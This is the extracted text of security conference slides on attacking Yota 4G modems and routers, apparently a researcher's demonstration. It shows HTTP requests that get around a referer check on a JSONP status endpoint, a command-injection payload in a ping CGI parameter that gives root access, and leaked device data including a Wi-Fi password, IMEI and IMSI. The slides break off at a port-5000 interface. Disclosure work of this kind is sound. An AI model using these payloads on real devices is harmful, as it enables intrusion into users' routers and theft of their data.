
Done

486 bytes | 1 141 millis

...and other small bugs with info leakage, but you want smth more cool, isn't it?

YOTA SERVICES

OK, that's all is really boring. Go next!



WHAT CAN WE ATTACK?

- Yota personal cabinet (XSS, CSRF, Info Leakage)
- **Yota Many (Sensitive Info Leakage, RCE)**
- **Yota Swift (RCE)**
- Yota Access (Sensitive Info Leakage, RCE)


Just press button and go 4G!



...or insert into USB port



Web admin panel looks good



It's using JSONP to update data in real time

Hmm...

Wow, such referer check, nice protection!



Burp Suite Professional v1.6.30 - licensed to Yandex, LLC [5 user license]

Target: http://10.0.0.1

Request

```

GET
/devcontrol?callback=jQuery17204916625038231476_
1448367297234&command=getStatus&_=1448367347400
HTTP/1.1
Host: 10.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac
X-Requested-With: XMLHttpRequest
Referer: http://yota.hlsec.ru/
Cookie: YRlanguage=ru
Accept-Language:
ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://yota.hlsec.ru/
Cookie: YRlanguage=ru
Connection: keep-alive
  
```

Response

```

HTTP/1.1 200 OK
Cache-Control: n
Expires: 28 Apr
Last-Modified:
Content-Length:
Date: Tue, 24 No
GMT
Server: lighttpd/1.4.33

Wrong referer:
http://yota.hlsec.ru/
  
```

215 bytes | 1 024 millis

X-Requested-With: XMLHttpRequest
 Referer: http://yota.hlsec.ru/
 Cookie: YRlanguage=ru

Wrong referer:
 http://yota.hlsec.ru/

Wrong referer:
 http://yota.hlsec.ru/

ZERO NIGHTS

YOTA DEVICES

Not for us!



Target: http://10.0.0.1

Request:


```
GET /devcontrol?callback=jQuery17204916625038231476_1448367297234&command=getStatus&_=1448367347400 HTTP/1.1
Host: 10.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
Accept: text/javascript, application/javascript, application/ecmascript, application/x-ecmascript, */*; q=0.01
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://10.0.0.1.yota.hlsec.ru/
Cookie: YRlanguage=ru
Connection: keep-alive
```

Response:

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Expires: 28 Apr 1970 21:17:51 GMT
Last-Modified:
Content-type: text/javascript; charset=utf-8
Date: Tue, 24 Nov 2015 12:18:48 GMT
Server: lighttpd/1.4.33
Content-Length: 790

jQuery17204916625038231476_1448367297234({
  "connected":true,
  "statusDescr":"Connected",
  "networkType":"4G",
  "extNetworkType":"EUTRAN",
  "numWiFiUsers":[1,0,0,0],
  "wifiEnabled":[1,1,0,0],
```

Router. Bugs. Hmm. RCE?




```
GET /cgi-bin/sysconf.cgi?page=ajax.asp&action=ping&url=||uname%20-a||&reason=1&time=1.1.1987 HTTP/1.1
```

0 matches
283 bytes | 96 millis


Of course!

Router. Bugs. Hmm. RCE?



We are root. Classic.

Final result:



The screenshot shows a web browser window with the address bar containing `10.0.0.1.yota.hlsec.ru/bugs/bug-many.html`. The page content displays the output of a command, showing various system and network details for a Yota device.



```
Wifi hotspot name:      ATOL
Wifi hotspot password: ATOLATOL
Yota ip:                10.164.18.240
Yota IMEI:              358916042907118
Yota IMSI:              250110101308953
Your internal ip:      10.0.0.23
Yota's `uname -a`:     Linux 9615-cdp 3.0.21+ #1 PREEMPT Tue Dec 16 14:38:17 CST 2014 armv7l GNU/Linux
```

Other devices, such as Yota Swift affected too!

WHAT CAN WE ATTACK?

- Yota personal cabinet (XSS, CSRF, Info Leakage)
- Yota Many (Sensitive Info Leakage, RCE)
- Yota Swift (RCE)
- **Yota Access (Sensitive Info Leakage, RCE)**

Software? But I'm just web script-kiddie ☹️



Wow, web interface on 5000 port. Interesting...

Oh, this web again. I love it.

The screenshot shows a web browser's developer tools window. The title bar reads "GET request to http://127.0.0.1:5000/events?lastEventId=&r=5296692676227206". The interface includes "Previous", "Next", and "Action" buttons. Below these are tabs for "Request" and "Response", with "Response" selected. Underneath are tabs for "Raw", "Headers", and "Hex", with "Headers" selected. The main content area displays the following headers:

